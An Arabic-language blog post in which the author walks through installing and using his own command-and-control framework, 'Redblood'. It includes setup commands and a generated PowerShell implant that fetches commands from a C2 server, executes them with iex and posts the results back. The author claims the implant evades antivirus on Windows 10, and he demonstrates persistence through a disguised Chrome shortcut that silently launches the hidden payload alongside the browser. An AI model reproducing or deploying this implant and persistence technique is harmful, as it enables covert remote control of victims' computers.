

Redblood Review

Redblood بسم الله الرحمن الرحيم اليوم بنسوي شرح بسيط على

What is redblood?

Redblood باختصار هو C2 framework سويته بنفسه و نشرته قبل فتره

installation

راح تحتاج node.js فقط تحملها على الجهاز و يشتغل معك سواء كنت ويندوز او لينكس كل اللي عليك تسويه تنفذ اوامر التحميل البسيطة هذي


```
$ git clone https://github.com/kira2040k/RedbloodC2.git
$ cd RedbloodC2
$ npm install
$ node server.js
```

بعد ما نشغله بيطلع لنا كذا في console

```
node.js (server)
app listening on port 80!
http://localhost:80

username:admin
password:admin
```

الحين بس ندخل للموقع على بورت 80 اليوزر و الباس admin admin يفضل انك تغيرهم اول ما تدخل




الحين نروح لصفحة البروفايل و ندخل عشان نسوي powershell payload

```
http://localhost:8080/ 2
generate

FUNCTION cJNDES {
    $fLbIfd = INVOKE-webRequest "http://localhost:8080/getcommand/LdJqTg" -Headers @{"Authorization"="9775"}
    RETURN $fLbIfd.CONTENT
}
FUNCTION mAQjNX([string]$tauZTU){
    $tauZTU =(iex $tauZTU 2>&1 | Out-String )
    RETURN $tauZTU
}
FUNCTION hDshfI([string]$command){
    $iIWICe = @([DRyVyl=$command]
    $req = INVOKE-webRequest "http://localhost:8080/response/1GKHmm" -Headers @{"Authorization"="9775"} -Method POST -Body $iIWICe
    }
    $BzSeAq = 1
    WHILE ($BzSeAq -LE 5 -AND $BzSeAq -NE 3)
```

الحين بس نحدد الموقع اللي يتصل عليه و sleep time تقدر تعدل البورت من 8080 الى اي بورت تبغاه من config.js


run payload




جاني الشل و تخطى AV بكل سهوله على اخر تحديث ويندوز 10

Windows persistence

فيه modules كثير ممكن تستعملها بس عشان المقالة تكون بسيطة بس بنسوي persistence



تقدر تبحث عن ال Modules بكل سهولة و عندنا 5 modules حاليا تسوي persistence بشكل مختلف ماراح اجرها كلها بس راح اختار Ink files لأن كثير من blue teamers يغفل عنها ف تعتبر شي ممتاز اني استغله



إذا حددت ال module يطلع لك شرح بسيط لها الحين بشغلها بس اول شي بغير مساري الى desktop

راح اسوي ملف Ink لكروم بحيث انه يشغل قوقل كروم و الشل حقي بنفس الوقت يحتاج مني 4 اشياء

IconLocation

Arguments

hotkey

Inkfile

تقدر تحط اللي تبي انا بحط


IconLocation: C:\Program Files\Google\Chrome\Application\chrome.exe

Arguments: -noprofile -WindowState hidden <payload>


hotkey: ""

Inkfile: C:\Users\kira2\Desktop\chrome.Ink


بعد ما اشغل ال Module و اعبي هذي المتغيرات



بينضاف معي chrome و كأنه البرنامج الطبيعي ماسويت اي شي



الحين سويت disconnect لشل حقنا عشان اشوف هل يشتغل بشكل صحيح اولاً




و اشتغل معي مثل ما ابي بدون مشاكل


POC:



الحين نوريكم ميزة ثانيه جميله راح اسجل خروج من حساب الادمن و ادخل بحساب يوزر طبيعي



ماراح يطلع لي اي شي مع انه موجود بس ليه ما طلع لي؟ الادمن ما اعطيك اذن تخش السيشن اللي بيغها



بعد مارجعت لحساب الادمن هنا عندي two sessions رقم 1 و رقم 9775 راح اعطي يوزر kira صلاحيات بس ل سيشن 1

username	role	sessions	actions
admin	admin	all	delete user change role to user change username add session delete session
kira	user	1,	delete user change role to admin change username add session delete session

سويت add session و حطيت رقمها الحين برجع ادخل بحساب kira و اشوف وش يطلع لي

RedBlood C2
Profile
Log out

Shell list
::1 #1
Offline shell list
No shells

Shell - Not connected

Search...
Process list
upload file
obfuscate path
notes
disconnect

< - Please, select shell

راج يطلع لي سيشن وحده فقط و هي اللي اعطاني اياها الادمن الميزة هذي جميله اذا عندك سيشنات كثير و تشتغل انت و اكثر من شخص بحيث يكون الشغل مقسم بينكم بكل سهوله